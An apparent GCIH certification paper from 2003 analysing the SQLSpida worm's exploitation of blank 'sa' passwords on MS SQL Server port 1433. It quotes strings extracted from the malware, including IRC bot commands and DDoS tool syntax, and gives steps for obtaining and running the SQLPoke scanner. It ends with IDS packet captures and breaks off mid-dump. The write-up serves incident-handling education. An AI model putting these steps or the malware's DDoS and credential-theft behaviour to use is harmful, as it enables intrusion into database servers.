GCIH Practical Assignment Version 2.1
Option 2 – Support for the Cyber Defense Initiative
Port 1433

For GIAC Certification in
Advanced Incident Handling and Hacker Exploits


Mark Georgas - GSEC
February 2003

TABLE OF CONTENTS

PART 1 – TARGETED PORT


Port 1433 has been the victim of probes and compromises to take advantage of a service commonly run being Microsoft SQL server, according to the Cyber Defense Initiative. The goal of this document will be to illustrate the exploit used to take advantage of the service that has recently become vulnerable with port 1433 being SQL Server's default blank admin password.

Currently port 1433 is one of the most probed and compromised ports according the data gathered from Dshield.org. The following illustration shows the data compiled by incidents.org's Internet Storm Center, which was obtained January 21, 2003.



Graphic Distribution of Attack Sources – http://www.dshield.org/

The graph below displays activity within the past 30 days for port 1433.



Port Report for 1433 – MS-SQL-S – http://www.dshield.org/

Targeted Service(s)/Application(s)

The service most associated with port 1433 is MS SQL Server. The next section will briefly describe what this particular services does.

Description

MS SQL Server – It is a high performance relational database management and analysis system for e-commerce, line-of-business, and data warehousing solutions. It is fully web enabled allowing users to query, analyze, and manipulate data over the web. Data can be accessed easily from a browser, through firewalls, and perform fast full-text searches of formatted documents.

The Net-Libraries that SQL Server provides is the communications connection between client applications and the server. To enable the client to connect to the server, the client needs to use the same Net-Library as the server. When the client is a networked system, a Windows Interprocess Communications (IPC) component provides the connection to the server. A shared memory or local named pipes connection establishes local connections.

Network Libraries are an SQL Server communications component that isolates the SQL Server client software and database engine from the network Application Programming Interfaces (APIs). The SQL Server client software and database engine send generic network requests to a Net-Library, which translates the request to the specific network commands of the protocol chosen by the user.

Protocols

The protocols used by Microsoft SQL Server run over TCP/IP. In its standard configuration, port 1433 is used to open a SQL Server connection. As previously mentioned, it also uses network libraries implemented as dynamic-link libraries to pass network packets to and from clients. The network libraries perform the network operations required to communicate by using specific Interprocess communication (IPC) mechanisms.

Worth mentioning are the different Network Library protocols that SQL Server support, which include:

Named Pipes – This is used for local and networked connections and is required for System Management Server (SMS). Provides Windows NT and Window 9x connectivity via the TCP/IP, NetBEUI, and NWLink network protocols. By default MS SQL Server listens on the standard pipe \\.\pipe\sql\query, for Named Pipe Network Library Connections.

Multi-Protocol – Uses the Windows remote procedure call (RPC) API to provide local and networked client connectivity. It allows the use of Windows NT authentication over

all protocols the RPC supports. Multi-protocol also supports encryption and the TCP/IP, NetBEUI, and IPX network protocols.

IP Sockets - Sockets provide a means to communicate between two different processes. Those processes may be on the same machine or they may be on different machines on opposite sides of the country. In either case the software you need is the same - the system handles all of the lower level details - insulating you from the need to worry about physical machine locations.

NWLink - An implementation of the Internetwork Packet Exchange (IPX), sequenced packet exchange (SPX), and NetBIOS protocols used in Novell networks. NWLink is a standard network protocol that supports routing and can support NetWare client-server applications, where NetWare-aware Sockets-based applications communicate with IPX/SPX Sockets-based applications.

AppleTalk (ADSP) - Used to establish a session to exchange data between two network processes or applications in which both parties have equal control over the communication. Communication between two applications using ADSP occurs over a connection that is made between the two sockets that these network entities use; ADSP assigns a socket to be used when you initialize each end of the connection, and your application becomes a client of that socket. Because this connection exists for the duration of the exchange, ADSP is called a connection-oriented protocol.

Banyan Virtual Integrated Network Services (VINES) - Uses a client/server architecture in which clients request certain services, such as file and printer access, from servers. It also makes use the VINES Internetwork Protocol (VIP) to perform Layer 3 activities including internetwork routing. VINES also supports its own Address Resolution Protocol (ARP), its own version of the Routing Information Protocol (RIP) called the Routing Table Protocol (RTP) and the Internet Control Protocol (ICP), which provides exception handling and special routing cost information.

Vulnerabilities

Microsoft SQL Server provides the ability to call functions in DLLs outside of the database. These functions, called extended stored procedures (esp), greatly expand the functionality of Microsoft SQL Server. They can be used to access the operating system or the network.

The CERT Coordination Center (CERT/CC) and Common Vulnerabilities and Exposures (CVE) have published some security issues applicable to Microsoft SQL Server. Below are the security issues that have been made public and provided are a CVE name and a Microsoft Security Bulletin number where applicable.

ID	Date Public	Name
VU#645363	08/10/2000	Microsoft SQL Server and Microsoft Data Engine (MSDE) ship with a null default password
IN-2001-13	11/27/2001	"Kaiten" Malicious Code Installed by Exploiting Null Default Passwords in Microsoft SQL Server
IN-2002-04	05/22/2002	Exploitation of Vulnerabilities in Microsoft SQL Server
CVE-2001-0344	09/18/2001	An SQL query method in Microsoft SQL Server 2000 Gold and 7.0 using Mixed Mode allows local database users to gain privileges by reusing a cached connection of the sa administrator account.
CVE-2000-0603	10/13/2000	Microsoft SQL Server 7.0 allows a local user to bybass permissions for stored procedures by referencing them via a temporary stored procedure, aka the "Stored Procedure Permissions" vulnerability.
CVE-2000-0485	10/13/2000	Microsoft SQL Server allows local users to obtain database passwords via the Data Transformation Service (DTS) package Properties dialog, aka the "DTS Password" vulnerability.
CVE-2000-0402	07/12/2000	The Mixed Mode authentication capability in Microsoft SQL Server 7.0 stores the System Administrator (sa) account in plaintext in a log file, which is readable by any user, aka the "SQL Server 7.0 Service Pack Password" vulnerability.
CVE-2000-0202	04/10/2000	Microsoft SQL Server 7.0 and Microsoft Data Engine (MSDE) 1.0 allow remote attackers to gain privileges via a malformed select statement in an SQL query.
CVE-2000-0161	03/22/2000	Sample web sites on Microsoft Site Server 3.0 Commerce Edition do not validate an identification number, which allows remote attackers to execute SQL commands.
CVE-1999-0999	01/18/2000	Microsoft SQL 7.0 Server allows a remote attacker to cause a denial of service via a malformed TDS packet.

PART 2 – SPECIFIC EXPLOIT

Exploit Details

- **Name**

JS/SQLSpida –Exploits null or weak default "SA" passwords in Microsoft SQL Server and Microsoft Data Engine. To attack remote servers, the SQLSpida uses an exploit

tool originally known as *sqlpoke.* Someone with the handle *Xaphan* claims to have written it. There are some aliases this exploit uses, which include:

BAT_SQLSPIDA.B
Digispid.B.Worm
JS.Spida.B
JS/SQLSpida.bat.b
JS/SQLSpida.js.b
JS_SQLSPIDA.B
Jscript/SQLSpida.Worm

Sqlpoke can be found by clicking on packetstormsecurity, which will directly take you to where the tool can be downloaded.

- **Variants**

There are two versions of the exploit called SQLSpida.A and SQLSpida.B. F-Secure has provided information regarding these variants and what they can do at http://www.f-secure.com/v-descs/sqlspida.shtml

- **Operating Systems Affected**

-Windows 95
-Windows 98
-Windows NT
-Windows ME
-Windows 2000
-Windows XP

- **Applications Affected**

-Microsoft SQL Server: All versions along with SQL Server 2000 installed with mixed mode security enabled.
-Systems running Microsoft Data Engine 1.0 (MSDE 1.0) or Microsoft SQL Server 2000 Desktop Engine (MSDE 2000) installed with mixed mode security enabled.
-Systems running Tumbleweed's Secure Mail (MMS) versions 4.3, 4.5, and 4.6

- **Protocols/Services**

SQLSpida is a computer worm that replicates between systems running Microsoft SQL Server software, which uses and exploits the MS SQL Service on TCP/IP port 1433.

- **Brief Description**

The SQL Spida worm propagates via Microsoft SQL Server installations with administrator accounts that have no passwords defined. This worm scans for vulnerable systems via TCP port 1433. It uses the "xp_cmdshell", extended stored procedure, to activate the guest account and change its password to a string of random characters. Once a vulnerable computer is found, the worm will infect that target, send its configuration and password information to an external host email address being ixltd@postone.com, and begin scanning for new targets.

According the Windows IT Library, an Extended Stored Procedure[1] is simply a procedure that is implemented in a dynamic link library (DLL). Extended Stored Procedures can be used in much the same way as Stored Procedures, except that Extended Stored Procedure normally perform tasks related to the interaction of MS SQL Server within its operating environment. Actions outside of MS SQL Server can be triggered and external information returned to MS SQL Server.

MS SQL Server has many built-in Extended Stored Procedures. These procedures provided basic operating system functions, core functionality for replication and integrated security. The systems Extended Stored Procedures are prefixed with "*xp_*". Some general documented Extended Stored Procedures are:

- xp_cmdshell: Executes given commands string as an operating-system command shell and returns any output as rows of text.

- xp_logevent: Logs a user-defined message in the MS SQL Server log file and in the Microsoft Windows NT Event Viewer.

- xp_msver: Returns and allows to be queried MS SQL Server version information.

- xp_sprintf: Used to build an output string from a format list and a list of strings.

Access to these can be granted and revoked by a Database Administrator to users.

Description of Variants

A description of the two variants are listed below, which was also referenced from the F-Secure website[2].

SQLSpida.A – If a vulnerable machine is found, the worm will change "sqlagentcmdexec" and "sa" user passwords to same, random four character password.

[1] http://www.windowsitlibrary.com/Content/77/20/1.html#1
[2] Can be found at http://www.f-secure.com/v-descs/sqlspida.shtml

"sqlagentcmdexec" user is also added to both local Administrators and Domain Admin groups. The worm does not scan for private Class A networks (10, 127, 172 and 192).

It copies the following files to Windows' System32 directory on the host that it infects:

sqlexec.exe
clemail.exe
sqlprocess.js
sqlinstall.bat
sqldir.js
run.js
timer.dll
samdump.dll
pwdump2.exe

and the following file to Windows' System32 drivers directory:

services.exe

SQLSpida.B - Instead of using "sqlagentcmdexec" account, this variant enables the "guest" account, sets its password and adds this account to both local Administrators and Domain Admin groups. After the system has been infected, the guest account is disabled and removed from administrative groups in order to hide traces of the worm. The worm also collects information about the machine, such as a dump of password hashes from the system, and sends them via email, probably to the virus writer.

The file "sqlexec.exe" has been replaced with a JavaScript file "sqlexec.js".

This variant also sets the following registry key so, that it will be executed in the system restart:

HKLM\System\CurrentControlSet\Services\NetDDE\ImagePath

Protocol Description

As mentioned previously, SQLSpida uses the Transmission Control Protocol (TCP). It is part or the TCP/IP protocol suite. TCP is packet-based in which communications between systems on the network take place as sequences of discrete packets. The packets travel through the various interconnected gateways and routers, providing the optimal path that the packets should take en route to their destinations.

The structure of the protocol stack for TCP/IP contains four protocol layers. They are stacked so that each one uses the services of the layer below it. The protocol stack is organized as follows:

- Applications – Applications such as DNS, FTP, HTTP.


- Transport – The task of the transport layer includes splitting the data flow into packets, performing error correction, and calculating sequence numbers in order to reconstruct packets in proper order at the destination.
- Internet – This protocol serves as a packet multiplexer. It affixes an IP header to each packet from the higher-level protocols, and then sends it to the appropriate device driver for transmission to the specified destination.
- Network Interface – Consists of device drivers that manage the physical communications medium

The table below shows a simplified version of the TCP/IP protocol stack:

Application	Telnet	FTP	SMTP	HTTP	Finger	POP	DNS	SNMP	Ping
Transport	TCP					UDP			
Internet	IP				ICMP				ARP
Network Interface	Ethernet	FDDI	X.25	Frame Relay	SMDS	ISDN	SLIP	PPP	

In reference to IP addresses (IPv4), they are composed of a 32-bit number and characterized as a set of four octets. In the address, each octet is delimited by a period, yielding an address that looks like this: 192.168.0.1. By using the Domain Name System (DNS), the IP address can be translated into a textual address.

As previously mentioned, TCP is packet-based where communications between one or more systems on a network can take place. Before the transfer of data can be negotiated, a three-way handshake must take place. Below is a diagram depicting what is done to establish a TCP connection:



Below is referenced material[3] that describes how TCP can be characterized by the following services it provides for the applications using it:

Connection Establishment - From the application's viewpoint, TCP transfers a contiguous stream of bytes through the Internet. The application does not have to bother with chopping the data into basic blocks or datagrams. TCP does this by

[3] http://www.pms.informatik.uni-muenchen.de/mitarbeiter/ohlbach/multimedia/IT/sl7.html

grouping the bytes in TCP segments, which are passed to IP for transmission to the destination. Also, TCP itself decides how to segment the data and it may forward the data at its own convenience. Sometimes, an application needs to be sure that all the data passed to TCP has actually been transmitted to the destination. For that reason, a push function is defined. This requests the non-urgent data in the segment to be processed as soon as possible. The normal close connection function also pushes the data to the destination.

Reliability - TCP assigns a sequence number to each byte transmitted, and expects a positive acknowledgment (ACK) from the receiving TCP. If the ACK is not received within a timeout interval, the data is retransmitted. As the data is transmitted in blocks (TCP segments) only the sequence number of the first data byte in the segment is sent to the destination host. The receiving TCP uses the sequence numbers to rearrange the segments when they arrive out of order, and to eliminate duplicate segments.

Flow Control - The receiving TCP, when sending an ACK back to the sender, also indicates to the sender the number of bytes it can receive beyond the last received TCP segment, without causing overrun and overflow in its internal buffers. This is sent in the ACK in the form of the highest sequence number it can receive without problems.

Logical Connections - The reliability and flow control mechanisms described above require that TCP initializes and maintains certain status information for each ``data stream''. The combination of this status, including sockets, sequence numbers and window sizes, is called a logical connection. Each connection is uniquely identified by the pair of sockets used by the sending and receiving processes.

Very briefly, IP is the protocol that hides the underlying physical network by creating a virtual network view. It is a connectionless packet delivery protocol. It adds no reliability, flow control or error recovery to the underlying network interface protocol. Packets (datagrams) sent by IP may be lost, out of order, or even duplicated, and IP will not handle these situations. It is up to higher layers to provide these facilities. IP also assumes little from the underlying network mechanisms, only that the datagrams will hopefully be transported to the addressed host.

How the Exploit Works

The exploit, SQLSpida works by making copies of itself between systems running SQL Server software. It takes advantage of a weak password that is the default installation choice for the “sa” (system administrator) SQL account. It scans for systems listening on TCP 1433. Once connected, it attempts to use the xp_cmdshell[4] utility to enable and set a password for the guest user. From the CERT Incident Note IN-2002-04 if SQLSpida is successful, it will then:

[4] xp_cmdshell is a built-in extended stored procedure (esp) that allows the execution of arbitrary command lines. Extended stored procedures are essentially are compiled Dynamic Link Libraries (DLLs) that use a SQL Server specific calling convention to run exported functions. More information regarding extended stored procedures can be found at http://www.windowsitlibrary.com/Content/77/20/1.html#1

"Assigns the guest user to the local Administrator and Domain Admins groups
Copies itself to the victim system
Disables the guest account
Sets the sa password to the same password as the guest account
Executes the copy on the victim system".

What makes SQL Server vulnerable is the fact that advantage is taken of the xp_cmdshell extended stored procedure (esp) by building an ActiveX Object containing the commands to be run via xp_cmdshell, and then passes them to the non-password protected default "sa" account. SQL Server, prior to SQL Server 2000, by default allowed Multi-mode authentication. A user could authenticate to the sql server using their windows credentials or their SQL Server account. Unfortunately, the sa account cannot be disabled, and has no password at installation.

Examination of the exploit's executable strings output show a few interesting things regarding SQLSpida, which is provided by incidents.org[5]:

The worm is interested in these registry keys:
SOFTWARE\Microsoft\MSSQLServer\Client\SuperSocketNetLib\
SOFTWARE\Microsoft\MSSQLServer\Client\ConnectTo\

It has the capability to construct and send ICMP packets:
ICMPSocket
SendUnreachable
ConstructICMP
Failed to construct ICMP header!
SendParameter
SendQuench
SendRedirect
SendEcho
SendTimestamp
SendInformation
ProccessICMP
Failed to create ICMP socket!

It can build custom spoofed packets that carry IP or TCP options:
CSpoofBase
CSpoofSocket
ConstructIPHeader
SetIPHeaderAddress
SetSourceAddress
SetTTL
SetOptions

[5] http://www.incidents.org/diary.php?id=79

CalculateChecksum
ConstructTCPHeader
AddOption_SegmentSize
SetTCPOptions
AddOption_Security
AddOption_Stream
AddOption_StrictRoute
AddOption_RecordRoute
AddOption_Route
AddOption_LooseRoute
AddOption_Timestamp
syn done (spoof+)...
udp done (spoof+)...

It may set up a listener on some port:
Bind
Listen
Accept

It can interrogate the network interface:
Interface supports multicast.
Interface is a loopback interface.
Interface is a PPP connection.
Interface is running.

It understands the IRC protocol:
WHO %s
JOIN %s :%s
MODE %s -x+i
PING :
NICK %s
USER %s localhost localhost :%s
PRIVMSG
NOTICE
CTCPSocket
CTCPOptions
CTCPSocketAsync

The worm can report its interesting information via IRC, and appears to carry the "kaiten.c" DDoS tool[6].
NOTICE %s :%s
NOTICE %s :Owned %s
NOTICE %s :Server found @ %s
NOTICE %s :Broadcast %s

[6] http://archives.neohapsis.com/archives/vuln-dev/2001-q3/0221.html

NOTICE %s :Mask %s
NOTICE %s :Interface %s
NOTICE %s :Saved as %s (%d bytes)
NOTICE %s :Voyager Alpha Force: Age of Kaiten (now with blitz-fu)
NOTICE %s :Nick cannot be larger than 9 characters.
NOTICE %s :NICK <nick>

More DDoS related strings (note programs are named "sm6", "udp" and "syn"):

```
sm6 has finished...
with tcp/syn boost!
sm6 icmp/udp has begun...
sm6 icmp/udp (w/pkt-push!) has begun..
Syntax: sm6 <wildcard|botname> <dest> <-n timelength> [-d delay] [-s src port] [-p
dst port]
        [-rR random src/all ports] [-z random src ips] [-t include tcp/syn] [-z randomize
src ips]
        [-S pkt size] -b <bcast file>
udp started...
Syntax: udp <wildcard|botname> <src|0> <dest> <-n timelength> [-d delay] [-s src
port] [-p
dst port]
        [-rR random src/all ports] [-z random src ips)] [-S pckt size]
syn started...
Syntax: syn <wildcard|botname>  <src|0> <dest> <-n timelength> [-d delay] [-s src
port] [-p
dst port]
        [-rR random src/all ports] [-z random src ips)]
```

The program can also issue HTTP requests with the following parameters:

```
GET /%s HTTP/1.0
Connection: Keep-Alive
User-Agent: Mozilla/4.75 [en] (X11; U; Linux 2.2.16-3 i686)
Host: %s:80
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

The worm initiates multithreaded scanning and attempts to propagate:

```
Scan thread failed.
Starting scan...
@scan
ExitThread
CreateThread
```

It is capable of checking the system time:


GetTimeZoneInformation
GetSystemTime
GetLocalTime

An interesting MSSQL-related string:
driver={SQL Server};server=%s;database=master;uid=sa;pwd=%s

At the time when the about output was posted, it appeared that the worm did not pose a significant threat due to the malicious dnsservice.exe file being removed from the FTP site. However, preliminary analysis indicates that the worm can communicate via IRC, thus it is possible that the master can simply instruct the bots (via IRC) to have their newly compromised victims download the worm code from somewhere else.

Diagram

The diagram below shows how an attacker can run the SQLSpida exploit remotely or on the LAN.



As mentioned previously, SQLSpida works by making copies of itself between systems running SQL Server software. Port 1433 is the most common default port for running SQL Server and for the attacker to be sure, a simple Nmap scan will show what port SQL Server is actually listening on. Once the attacker initiates the exploit and advantage is taken of the weak password that is the default installation choice for the


"sa" (system administrator) SQL account, the attacker will have control of the master database. This exploit is probably a greater threat for internal attackers in the since that most companies shut down an open port on their firewall for SQL connections. Although it wouldn't be surprising that an outside attacker may have gained access to a company's internal network via a VPN for example.

How to Use the Exploit

There is a tool called Hacktool.IPStealer that searches for administrator accounts that have no password. When the program is executed, Hacktool.IPStealer scans randomly generated IP addresses on port 1433 in an attempt to find active Microsoft SQL Servers. Explained from the Symantec Security Response website, when the SQL Servers are found, the program then "tries to add a user to the server and copy itself to it using the default sa account. It will also send the server's IP address and some database information to the hacker's email account".

Another tool previously mentioned is SQLPoke, which was created by a user that goes by the handle Xaphan. It allows a user to scan a range of IPs for a port and attempts an SQL connection with the default sa account. If successful, a list of SQL commands is sent to the server.

As mentioned previously, the tool can be found at the packetstormsecurity web site or obtained by clicking on SQLPoke. To use the tool, simply extract it from the zip file. The executable will be found in a folder called Release along with a text file called commands. Open a DOS prompt and point to the location where the executable resides. The command to execute the program, locate MS SQL servers and try to connect with the default sa account will look like this:



The exploit runs against the target system providing some output to the attacker in order to display the progress of the scan.

Signature of the Attack

Below are packet traces detailing the scanning activity and dump of the attack packets from an article at Security Focus[7].

Scanning activity:

```
--------------------------------
Nov 20 09:38:19 x.x.92.228:2884 -> x.x.90.70:1433 SYN ******S*
Nov 20 09:38:19 x.x.92.228:2886 -> x.x.92.70:1433 SYN ******S*
Nov 20 09:38:20 x.x.202.182:2503 -> x.x.73.109:1433 SYN ******S*
Nov 20 09:38:20 x.x.202.182:2507 -> x.x.77.109:1433 SYN ******S*
Nov 20 09:38:20 x.x.202.182:2506 -> x.x.76.109:1433 SYN ******S*
Nov 20 09:38:20 x.x.202.182:2528 -> x.x.96.109:1433 SYN ******S*
Nov 20 09:38:21 x.x.92.228:2904 -> x.x.110.70:1433 SYN ******S*
Nov 20 09:38:21 x.x.92.228:2905 -> x.x.111.70:1433 SYN ******S*
Nov 20 09:38:21 x.x.92.228:2906 -> x.x.112.70:1433 SYN ******S*
Nov 20 09:38:21 x.x.92.228:2907 -> x.x.113.70:1433 SYN ******S*
Nov 20 09:38:21 x.x.92.228:2909 -> x.x.115.70:1433 SYN ******S*
Nov 20 09:38:21 x.x.92.228:2908 -> x.x.114.70:1433 SYN ******S*
Nov 20 09:38:21 x.x.92.228:2910 -> x.x.116.70:1433 SYN ******S*
Nov 20 09:38:22 x.x.92.228:2911 -> x.x.117.70:1433 SYN ******S*
Nov 20 09:38:22 x.x.92.228:2913 -> x.x.119.70:1433 SYN ******S*
Nov 20 09:38:22 x.x.92.228:2912 -> x.x.118.70:1433 SYN ******S*
Nov 20 09:38:22 x.x.92.228:2915 -> x.x.121.70:1433 SYN ******S*
Nov 20 09:38:22 x.x.92.228:2914 -> x.x.120.70:1433 SYN ******S*
Nov 20 09:38:22 x.x.92.228:2916 -> x.x.122.70:1433 SYN ******S*
Nov 20 09:38:22 x.x.92.228:2917 -> x.x.123.70:1433 SYN ******S*
Nov 20 09:38:21 x.x.202.182:2532 -> x.x.99.109:1433 SYN ******S*
Nov 20 09:38:21 x.x.202.182:2533 -> x.x.100.109:1433 SYN ******S*
Nov 20 09:38:21 x.x.202.182:2535 -> x.x.102.109:1433 SYN ******S*
Nov 20 09:38:21 x.x.202.182:2538 -> x.x.105.109:1433 SYN ******S*
Nov 20 09:38:21 x.x.202.182:2539 -> x.x.106.109:1433 SYN ******S*
--------------------------------
```

Dump of attack packet:

```
----------------------------------------
[**] MS-SQL xp_cmdshell - program execution [**]
11/20-08:01:48.923210 x.x.92.228:3348 -> x.x.200.115:1433
TCP TTL:127 TOS:0x0 ID:45385 IpLen:20 DgmLen:972 DF
***AP*** Seq: 0x318F3D1  Ack: 0x1E5807AD  Win: 0x2098  TcpLen: 20
03 01 03 A4 00 00 01 00 0A 00 73 00 70 00 5F 00                  ..........s.p._.
70 00 72 00 65 00 70 00 61 00 72 00 65 00 00 00                  p.r.e.p.a.r.e...
00 01 26 04 00 00 00 63 00 00 00 00 FF FF FF FF                  ..&....c........
```

[7] http://online.securityfocus.com/archive/75/241153

```
00 00 63 62 03 00 00 62 03 00 00 65 00 78 00 65   ..cb...b...e.x.e
00 63 00 20 00 78 00 70 00 5F 00 63 00 6D 00 64   .c. .x.p._.c.m.d
